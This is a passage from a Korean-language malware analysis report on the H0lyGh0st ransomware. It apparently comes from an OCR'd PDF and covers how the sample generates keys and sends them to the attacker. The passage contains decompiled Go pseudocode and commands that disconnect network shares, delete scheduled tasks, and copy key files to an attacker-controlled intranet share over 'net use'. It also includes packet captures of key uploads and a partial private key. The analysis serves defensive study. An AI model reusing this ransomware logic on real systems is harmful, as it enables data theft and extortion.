
net 유틸리티를 실행해 모든 네트워크 공유 폴더를 연결 해제시킨다.
실행하는 명령은 “net use * /delete /y”이다.

```
1. func DeleteSchTask(taskname string) {
2.     cmd := exec.Command("cmd", "/C", "schtasks", "/delete", "/tn", taskname, "/f")
3.     err := cmd.Run()
4.     if err != nil {
5.         fmt.Println("Failed to Delete SchTask :", err.Error())
6.         return
7.     }
8.     fmt.Printf("Delete schtask : %s Success ₩n", err.Error())
9. }
```

[그림 10] 특정 이름으로 등록된 예약 작업을 삭제하는 함수 (디컴파일한 의사코드)

전역 변수 SchTaskname을 인자로 DeleteSchTask 함수를 호출한다.
실행하는 명령은 “schtasks /delete /tn ⟨taskname⟩ /f”이다.
실행 시 하드코딩되어있던 더미 값 “lockertask”가 입력되므로
해당 이름으로 예약된 작업이 없다면 대부분의 경우에 명령은 실패한다.

2.5 암호키 생성 및 관리




[그림 11] H0lyGh0st 랜섬웨어 암호키 관리 순서도

여느 랜섬웨어와 비슷하게 본 샘플 또한 피해자의 PC에서 무작위 AES 키와 RSA 키 페어를 생성한다.
특이한 점은 공격자의 공개키가 실행파일에 하드코딩 되어있지 않고, 공격자의 서버로부터 내려 받는다는 것이다.
그러나 서버 도메인(ServerBaseURL)이 더미 값으로 하드코딩되어 공격자의 공개키를 내려 받을 순 없었다.
이후, 공개키 다운로드의 성공 여부에 따라 실행 흐름을 분기한다.


공격자의 공개키를 성공적으로 내려 받았다면,
피해자의 PC에서 생성한 AES 키와 RSA 키 페어를 공격자의 공개키로 암호화한다.
암호화한 키 값들은 추후 파일 복호화를 위해 공격자의 서버로 전송시킨다.

공개키 다운로드에 실패했다면, 피해자의 PC에 AES 키와 RSA 키 페어를 잠시 저장한 뒤
IntranetURL의 특정 경로를 피해자의 PC에 공유 폴더로 연결시키고 복사한다.
IntranetURL은 공격자가 내부망에서 서버로 사용하기 위해 사전에 장악하는 PC일 것으로 추정된다.
해당 값은 ServerBaseURL과 마찬가지로 더미 값으로 하드코딩되어있다.




[그림 12] 공격자의 서버로부터 공개키를 내려 받기 위해 주고받는 패킷

공격자의 공개키는 ServerBaseURL에게 HTTP GET 방식으로 요청하여 내려 받는다.
[그림 12]를 보면 GET 파라미터로 두 가지 값이 있는데,
order는 특정 데이터를 요청하거나 내려 받는 등 서버와 상호작용하기 위해 필요한 명령이고,
cmn은 피해자의 컴퓨터 이름(NetBIOS 이름이라고도 불림)이다.
컴퓨터 이름은 Go에서 제공하는 os 패키지의 Hostname 함수를 호출하여 획득한다.



[그림 13] 내려받은 공격자의 공개키를 파일로 저장하는 코드

ServerBaseURL로부터 PEM(Privacy Enhanced Mail) 형식의 공개키를 내려 받아
랜섬웨어와 동일한 경로에 public.pem이라는 파일명으로 저장한다.
PEM 형식은 암호키나 인증서 등을 저장하기 위한 파일 형식으로서
시작과 끝을 알리는 문자열 사이에 Base64로 인코딩 된 값이 존재한다.




[그림 14] 공격자의 공개키가 저장된 파일을 읽고 삭제하는 코드

아이러니하게도 랜섬웨어는 public.pem 파일을 읽어 들이고 삭제한다.
디스크에 흔적을 남기지 않고 메모리에서만 읽고 쓰기 위한 것으로 보이는데,
메모리에 이미 해당 값이 있음에도 불구하고 굳이 파일을 생성해서 값을 쓰고 다시 읽는다는 것은 의아하다.
다른 의도가 있는지 혹은 개발자 실수인지 알 수 없으나
이 부분은 추후 업데이트 시 최적화 과정에서 제거될 가능성이 있다.

2.5.1 공격자의 공개키 다운로드 성공 시

ServerBaseURL은 더미값으로 하드코딩되어 있어 정상적인 방법으로는 통신할 수 없다.
따라서, 분석을 위해 임의로 ServerBaseURL 값을 패치하였고,
패치한 도메인에 대응되는 서버를 별도로 구축하였다.



[그림 15] 무작위 AES-256 대칭키를 생성하는 코드

AES 대칭키를 생성하기 위해 GenerateRandomANString 함수를 호출한다.
해당 함수는 인자로 전달받은 길이 값만큼의 난수를 생성한다.
인자로 32를 주었기에 32 바이트 길이의 난수 값이 생성된다.
생성한 난수는 Go에서 제공하는 encoding/hex 패키지의 Encode 함수를 호출하여
Hex string으로 인코딩 시킨 뒤 AES-256 키 값으로 사용한다.

ServerBaseURL은 더미값으로 하드코딩되어 있어 정상적인 방법으로는 통신할 수 없다.
따라서, 분석을 위해 임의로 ServerBaseURL 값을 패치하였고,
패치한 도메인에 대응되는 서버를 별도로 구축하였다.

```
.text:00000000008760E5 loc_8760E5:                             ; CODE XREF
.text:00000000008760E5 mov     eax, 4096
.text:00000000008760EA call    HolyLocker_RsaAlgorithm_GenerateKeyPair
```

```
.text:00000000007C5406 mov     rdx, cs:crypto_rand_Reader
.text:00000000007C540D mov     rbx, cs:qword_ACF6A8
.text:00000000007C5414 mov     ecx, 2
.text:00000000007C5419 mov     rdi, rax
.text:00000000007C541C mov     rax, rdx
.text:00000000007C541F nop
.text:00000000007C5420 call    crypto_rsa_GenerateMultiPrimeKey
```

[그림 16] 무작위 RSA-4096 키 페어를 생성하는 코드

RSA 키 페어를 생성하기 위해 GenerateKeyPair 함수를 호출한다.
해당 함수는 RSA 암호화에 쓰일 큰 수의 크기를 인자로 전달받는다.
인자 값은 Go의 crypto/rsa 패키지에서 제공하는
GenerateMultiPrimeKey 함수의 세 번째 인자(nbits)로 전달된다.
GenerateKeyPair 함수의 인자로 4096이 들어가므로 랜섬웨어는 RSA-4096 키 페어를 생성하게 된다.

Protocol	Length	Info
HTTP	1001	POST /access.php?order=golc_key_add&cmn=DESKTOP-36Q0N10&type=1 HTTP/1.1
HTTP	854	HTTP/1.1 200 OK (text/html)
HTTP	999	POST /access.php?order=golc_key_add&cmn=DESKTOP-36Q0N10&type=2 HTTP/1.1
HTTP	854	HTTP/1.1 200 OK (text/html)
HTTP	1001	POST /access.php?order=golc_key_add&cmn=DESKTOP-36Q0N10&type=2 HTTP/1.1
HTTP	854	HTTP/1.1 200 OK (text/html)
HTTP	1009	POST /access.php?order=golc_key_add&cmn=DESKTOP-36Q0N10&type=2 HTTP/1.1
HTTP	854	HTTP/1.1 200 OK (text/html)
HTTP	1017	POST /access.php?order=golc_key_add&cmn=DESKTOP-36Q0N10&type=2 HTTP/1.1
HTTP	854	HTTP/1.1 200 OK (text/html)
HTTP	997	POST /access.php?order=golc_key_add&cmn=DESKTOP-36Q0N10&type=2 HTTP/1.1
HTTP	854	HTTP/1.1 200 OK (text/html)
HTTP	1011	POST /access.php?order=golc_key_add&cmn=DESKTOP-36Q0N10&type=2 HTTP/1.1
HTTP	854	HTTP/1.1 200 OK (text/html)
HTTP	995	POST /access.php?order=golc_key_add&cmn=DESKTOP-36Q0N10&type=2 HTTP/1.1
HTTP	854	HTTP/1.1 200 OK (text/html)

[그림 17] 생성한 암호키들을 공격자의 서버에 업로드하기 위해 주고받는 패킷

type	설명
1	피해자 PC에서 생성한 무작위 AES-256 대칭키 (공격자의 RSA 공개키로 암호화 + Base64 인코딩)
2	피해자 PC에서 생성한 무작위 RSA-4096 비밀키 (공격자의 RSA 공개키로 암호화 + Base64 인코딩)

[표 2] type 값이 가리키는 의미

키 생성을 마쳤으면 공격자의 공개키로 암호화시켜 서버로 전송한다.
세 개의 GET 파라미터가 쓰이는데, 그 중에서 type은
패킷에 포함된 키 값이 어떤 종류의 암호키인지 서버에게 알려주는 역할을 한다.
type이 뜻하는 의미는 [표 2]와 같다.
[그림 17]을 보면 type 2의 암호키를 7번 보내고 있는데,
그 이유는 RSA-4096 비밀키를 총 7차례에 걸쳐 전송하기 때문이다.


[그림 18] 패킷(type 1) 상세 정보

패킷을 확인해보면 암호화시킨 키 값을 key-value 형식으로 전달하는 것을 알 수 있다.
공격자의 서버에선 피해자를 식별할 수 있도록 컴퓨터 이름으로 파일명 또는 폴더명을 지정하고,
암호키는 JSON 형식으로 저장하고 있을 것으로 보인다.

[그림 19] 패킷(type 2) 상세 정보

총 7차례에 걸쳐 보내지는 RSA-4096 비밀키는 공격자의 공개키로 각각 암호화되어 보내진다.
패킷이 하나라도 누락되면 비밀키를 완성할 수 없어 추후에 파일을 복호화 할 수 있는 가능성이 사라진다.

2.5.2 공격자의 공개키 다운로드 실패 시




[그림 20] 무작위 AES-256 키를 생성하는 코드

```
.text:00000000008760E5 loc_8760E5:                             ; CODE XREF
.text:00000000008760E5 mov     eax, 4096
.text:00000000008760EA call    HolyLocker_RsaAlgorithm_GenerateKeyPair
```

```
.text:00000000007C5406 mov     rdx, cs:crypto_rand_Reader
.text:00000000007C540D mov     rbx, cs:qword_ACF6A8
.text:00000000007C5414 mov     ecx, 2
.text:00000000007C5419 mov     rdi, rax
.text:00000000007C541C mov     rax, rdx
.text:00000000007C541F nop
.text:00000000007C5420 call    crypto_rsa_GenerateMultiPrimeKey
```

[그림 21] 무작위 RSA-4096 키 페어를 생성하는 코드

ServerBaseURL로부터 공격자의 공개키 다운로드에 성공했을 때와 동일하게
무작위 AES-256키와 RSA-4096 키 페어를 생성한다.
그러나 다운로드에 실패했으므로 인터넷망이 아닌 내부망의 공격자 서버와 통신하기 위한 흐름으로 분기한다.



[그림 22] AES 대칭키와 RSA 비밀키를 파일로 저장하는 코드

hrk.tmp

```
b732a318b39c7f8b4cc08cf9e880149e-----BEGIN PRIVATE KEY-----
MIIJQQIBADANBgkqhkiG9w0BAQEFAASCCSswggknAgEAAoICAQCp+Yu2b47tdi4P
wNrIbBzP0ISjp3b68qPvenTehiWQPLklGqTxS7XNbGF1JHlpqmB8SmuRJQ1N2pdl
tIXmBsu6VbhLdaUIlFGaEANPxQD8lpBW6ookFLFNuphJ5Uw7kIicCfNs6clBnNYI
4GqLWknJv6wwB8pTybB0PchlvXPmNaDuzi5CSDGQSWW4Vx3HfRxVyeuIqL3OnthL
Qxni0CqvXzKHjNEDjKkzW9pcAJWNJdGyAjVd4OFjsxZIFyidZittX14XvUbFFHJD
```

[그림 23] 파일에 저장된 AES-256 대칭키와 RSA-4096 비밀키

생성한 AES-256 대칭키와 RSA-4096 비밀키를
C:\Windows\temp 경로 하위에 hrk.tmp라는 이름의 파일로 저장한다.
별도로 인코딩하거나 암호화하여 저장하지 않는다.

```
keyPath := fmt.Sprintf(`₩₩%s₩c$₩windows₩temp₩tmp₩%s_ky`, intranetURL, hostname)
cmd1 := fmt.Sprintf(`net use ₩₩%s₩c$ %s /user:%s`, intranetURL, password, username)
cmd2 := fmt.Sprintf(`mkdir ₩₩%s₩c$₩windows₩temp₩tmp`, intranetURL)
cmd3 := fmt.Sprintf(`copy /y %s %s`, `c:₩windows₩temp₩hrk.tmp`, keyPath)

log.Println("Running Command : 1 ")
if exec.Command("cmd", "/C", cmd1).Run() != nil {
    os.Remove(`c:₩windows₩temp₩hrk.tmp`)
    return
}
time.Sleep(2 * time.Second)

log.Println("Running command : 2")
exec.Command("cmd", "/C", cmd2).Run()
time.Sleep(2 * time.Second)

log.Println("Running command : 3")
if exec.Command("cmd", "/C", cmd3).Run() != nil {
    os.Remove(`c:₩windows₩temp₩hrk.tmp`)
    return
}
time.Sleep(2 * time.Second)

log.Println("Send Key Success")
os.Remove(`c:₩windows₩temp₩hrk.tmp`)
```

[그림 24] 생성한 암호키들을 공격자의 서버에 업로드하기 위한 코드 (디컴파일한 의사코드)

변수명	값
keyPath	“\\192.168.168.5\c$\windows\temp\tmp\DESKTOP-36Q0N1O_ky”
